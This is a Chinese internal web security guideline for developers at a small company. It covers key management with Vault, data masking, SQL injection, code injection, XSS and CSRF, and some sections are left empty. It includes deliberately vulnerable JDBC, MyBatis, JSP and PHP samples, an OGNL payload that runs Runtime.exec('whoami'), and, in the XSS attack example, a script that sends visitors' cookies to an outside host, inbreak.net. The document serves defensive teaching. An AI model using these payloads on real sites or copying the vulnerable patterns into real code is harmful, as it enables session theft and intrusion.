# 目的

制定小企业Web安全规范标准的目的是让开发、测试、项目经理等团队里各种角色人员对各种Web安全漏洞的产生原理、攻击手段有更深入的了解，并提供各种漏洞的修补方案，以便在整个项目的生命周期里能够加强安全开发的意识尽可能减少可能存在的安全隐患，从而慢慢形成符合小企业技术文化氛围的SDL。

## 术语

**SDL**: Security Development Lifecycle的简称，安全开发生命周期

**KMS**: Key Management System的简称，密钥管理系统

# 数据安全

## 密钥安全

密钥是所有需要加密业务的核心，因此密钥本身怎么进行管理和存储比怎么加密更为重要。Vault是税友集团B端技术委员会正在推广的密钥管理系统，为众多核心业务提供密匙管理服务，其主要负责密钥的存储、使用、分发、更新等。Vault的设计与管理满足行业合规性及审计要求。

**生产环境的所有业务系统原则上如果需要使用密钥，首先需要向运维部门申请通过，然后由Vault进行存储、管理以及授权。**

## 密码安全

数据库明文密码加密对开发等人员而言应该是透明，不能够接触到明文密码。确保阿里云所有与数据库相关的认证信息都需要提供安全加密措施，不能将明文直接存储在配置文件或直接写死在代码中。**原则上，税友集团内管以及阿里云生产环境上所有新立项项目必须接入Vault**。

## 数据脱敏

* 用户敏感数据禁止直接展示，必须对展示数据进行脱敏。

说明：查看个人手机号码会显示成:158\*\*\*\*9119，隐藏中间 4 位，防止隐私泄露。

* 生产环境敏感数据转移至测试、开发环境或者大数据平台，必须在保留业务数据有效性的同时，隐藏敏感信息

说明：如个税批量申报数据拉取至线下环境时，必须对申报自然人信息的证件号、手机号、姓名做一定的转换

## 第三方应用授权

第三方应用访问与使用17代账所有服务，必须经过授权认证。例如：

财税开放平台对外发布Rest服务，需要为调用者分配appId 和appSecret。appId 和appSecret用于标识网络下唯一的用户身份标识。

开放平台与应用之间以REST协议进行通讯，为了保证通信的安全性，开放平台加入签名认证机制。应用一旦创建，系统生成唯一并且不公开的secret，只有应用的拥有者和开放平台知道。

**Vault提供为第三方应用分配appId和appSecret功能，且提供相应配套的客户端SDK。**

# 技术安全

## 注入


### SQL注入

#### 安全威胁

利用SQL注入进行攻击的历史已非常长了，有迹可循的是1998年Jeff Forristal在黑客杂志Phrack上发表了有关微软 SQL注入的相关文章, Forristal当时是安全组织ranin.forest.puppy的负责人。尽管距离黑客第一次利用SQL注入发动攻击已经过去了近20年，但SQL注入仍然是当前Web漏洞中最有杀伤力的威力漏洞之一。OWASP Top 10将其列为十大Web漏洞之首。

SQL注入是指将非法的SQL语句插入到提交的参数中，后端服务器未对用户提交的数据进行检查过滤，导致这些不信任的数据被数据库识别为SQL语句进行解析并执行。SQL注入实际上可以认为是代码注入的一种,它可以非法获取数据库敏感信息并且在拥有足够权限的情况下可以动态删除更新数据数据，结合其它提权手段也可以获得服务器的较高权限。

SQL注入攻击现在已经成为黑客最为常见的Web攻击手段之一。早期黑客需要有非常强的SQL语句的编程功底才能够发起SQL注入攻击，但现在随着自动化测试利用工具的出现,如SQLMAP、Pangolin、Haviji、NBSI、WebCrusier等。用户稍微点点鼠标或者输入几个常用的命令，任何非专业的安全人员也能够执行SQL注入检测与攻击。



#### 代码示例

存在SQL注入漏洞的代码：

只要支持JDBC查询，并且开发人员使用了语句拼接，都会产生这种漏洞。Http请求报文体中的各个位置可能都存在SQL注入点，如请求参数、请求头header、Cookie等。根据注入的语法可以分为**基于报错(Error-Based)注入、基于时间延迟(Time-Based)注入、基于多语句查询(Stack-Based)注入、基于联合查询(Union query-Based)的注入、基于布尔(Boolean-Based)类型盲注**。

Java(jdbc)示例：

|  |
| --- |
| *HttpServletRequest request, HttpServletResponse response) {*  *JdbcConnection conn = new JdbcConnection();*  *final String sql = "select \* from product where pname like '%"*  *+* ***request.getParameter("pname")*** *+ "%'";*  **conn.execqueryResultSet(sql);** |

Mybatis示例

|  |
| --- |
| *<select id="findByUsername" resultMap="ResultMap">*  *select \* from table where name like '%****$username$****%'*  *</select>* |

此时，mybatis没有使用预编译语句，它会先进行字符串拼接再执行编译，这个过程正是SQL注入生效的过程。因此在编写mybatis的映射语句时，尽量采用“#{xxx}”这样的格式。

#### 解决方案

SQL注入发生的最根本原因在于用户输入的数据与程序进行拼接。 防御SQL注入遵循的基本原则是数据与代码分离。防御方案与要求:

* 前端过滤

前端代码验证参数也是一种防御SQL注入的一种方式，一旦发现特殊字符则进行过滤或者转义操作。当然这是一种治标不治本的防御方法，前端无论如何通过脚本代码过滤转义总是可以被绕过的。

* 使用预编译语句

最佳方式是使用预编译语句，绑定变量，SQL语句的语义不会改变;

* 安全存储过程

使用安全的存储过程对抗SQL注入，前提是避免使用动态SQL语句;

* 最小权限原则

数据库使用最小权限原则，避免使用root等权限;

* Mybatis防御注入

Mybatis是J2ee项目中最为常用的ORM数据访问层框架，那么它是怎么防御SQL注入的的呢?Mybatis默认就是**采用预编译语句的方式，通过占位符绑定参数**，具体形式有两种:#{password}和${password}。#{password}方式默认就是采用预编译语句方式实现，不会存在SQL注入情况，而${password}实际是一个OGNL表达式，通过拼接字符串实现。

### 代码注入

#### 安全威胁

代码注入是指用户将输入一段字符串作为程序运行并执行并将结果返回给用户。由于用户的输入不可行数据可以转换为程序服务器可以执行任意代码(Remote code Execution)。

* Bsh工具包

Java中提供了类似JavaScript中的eval函数功能的工具包bsh,可以将字符串动态解析为代码并执行。

Interpreter in = new Interpreter();

in.eval(" System.out.println(\"hello\");");

*  Ognl表达式

OGNL有能力创建或者改变可执行的代码，引入OGNL的框架可能也会引入相应代码注入安全问题。多个版本的Apache S2由于OGNL安全漏洞使得系统变得非常脆弱。截止2017年3月7日，官方推荐的安全版本为2.3.32和2.5.10.1，其它版本均存在相应漏洞允许远程任意代码可执行漏洞。

Ognl表达式调用静态方法:

@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('whoami').getInputStream())

### XML注入

## Cross-site Scripting (XSS跨站脚本)

### 安全威胁

XSS是Cross Site Scripting的缩写，中文全称为跨站脚本攻击。层叠样式表(Cascading Style Sheets)已经简写为CSS，为了不与其在命名上冲突，因此简写为XSS。XSS一般攻击形式为黑客往正常页面中插入精心构造的恶意脚本代码，用户一旦访问此被篡改后的页面，客户端浏览器将执行其中的恶意代码。攻击者可以盗取cookies信息，甚至获取机器的权限控制整台机器成为其肉鸡。

黑客可以通过自动化扫描工具或者人工测试方式找到存在XSS漏洞的URL，然后针对URL精心构造的恶意payload实施攻击，如盗取用户cookie身份信息、下载并安装恶意软件至用户的计算机、发动蠕虫攻击等。

XSS根据其攻击形式不同，主要分为反射型(Reflected)XSS、存储型(Stored)XSS、基于DOM的XSS、Http请求头(header)XSS等。

**反射型XSS**也称为非持久性XSS，用户输入的不安全未经过滤的数据直接在浏览器器中输出，导致恶意脚本代码直接在浏览器中直接执行。

**存储型XSS(**Stored-XSS)是指用户输入的不安全型数据未经任何安全检查处理直接存入后台的数据库(关系型、NoSql等)。

**Dom-Based XSS**与反射型、存储型XSS不同的是，它是在浏览器解析DOM过程中发生的漏洞，恶意JS代码发生在客户端，并不会在服务器端返回响应页面源码直接显示。

### 代码示例

直接在html页面展示“用户可控数据”，将直接导致跨站脚本威胁。

Java示例：

某JSP文件

|  |
| --- |
| while(rs.next())  {  %>  <tr>  <td>***<%=rs.getInt("id") %>***</td>  <td>*<%****=rs.getString("pname")****%>*</td>  <td>***<%=rs.getString("pdesc")%>***</td>  <td>***<%=rs.getString("ptype")%>***</td>  </tr>  <%  } |

代码中这几个加粗的变量“rs.getInt("id")、*rs.getString("pname")、rs.getString("pdesc")、rs.getString("ptype")*”，被直接输出到了页面中，没有做任何安全过滤，一旦让用户可以输入数据，都可能导致用户浏览器把“用户可控数据”当成JS/VBS脚本执行，或页面元素被“用户可控数据”插入的页面HTML代码控制，从而造成攻击。

PHP代码示例


|  |
| --- |
| <tr>  <td>***<?=$row["id"] ?>***</td>  <td>*<?****=$row["pname"]****?>*</td>  <td>***<?=$row["pdesc"]?>***</td>  <td>***<?=$row["ptype"]?>***</td>  </tr> |

### 攻击实例

如果“代码示例”中的代码，是17dz.com上的一个web应用，恶意用户可以做以下攻击。


**攻击流程：**

1. 添加产品时插入恶意脚本



攻击者发布产品后，等待用户来浏览产品列表页面。


1. 一个用户浏览了页面
2. 页面代码



1. 页面中直接显示了攻击者当时提交的“pdesc”的内容，也就是恶意脚本。
2. 将执行<http://inbreak.net/a.js>这个JS脚本。
3. 脚本内容：

|  |
| --- |
| a=document.createElement("iframe");function b(){e=escape(document.cookie);c=["**http://www.inbreak.net/kxlzxtest/testxss/a.php?cookie=**",e,Math.random()];document.body.appendChild(a);a.src=c.join();}setTimeout('b()',5000); |

1. 获取当前浏览者的COOKIE，并发送到a.php，这个文件负责接收到用户发来的cookie，并保存为haha.txt文件。这时，用户的cookie已经发送到了攻击者的服务器上，攻击者可以打开haha.txt文件。



1. 这就是刚才那个用户的cookie，攻击者可以使用浏览器插件，把自己的cookie替换成刚刚窃取用户的cookie。之后攻击者再次访问服务器时，服务器应用程序，就认为攻击者的身份是刚刚那个用户。

### 解决方案

## Cross-site Request Forgery(CSRF)

### 安全威胁

CSRF(Cross-site request forgery)跨站请求伪造是一类常见编程漏洞。对于存在

CSRF 漏洞的应用/网站，攻击者可以事先构造好 URL，只要受害者用户一访问，后台便在用户不知情情况下对数据库中用户参数进行相应修改。

# 业务安全

## 访问控制

### 纵向访问控制

### 横向访问控制

## 防重刷机制

## 幂等性操作

接口需要确保等幂性(Idempotence)保证多次重复请求只能够执行一次，查询类接口一般不存在幂等性问题。涉及金钱的接口操作申请退款、向银行或者支付宝转账付款、向12306订票，还比如一些短信发送、投票系统、记账报税操作等。这些数据要确保同一次填写只能保存一条数据记录，因此需要考虑重复提交、防止重复刷新、防止后退问题。

## 线程安全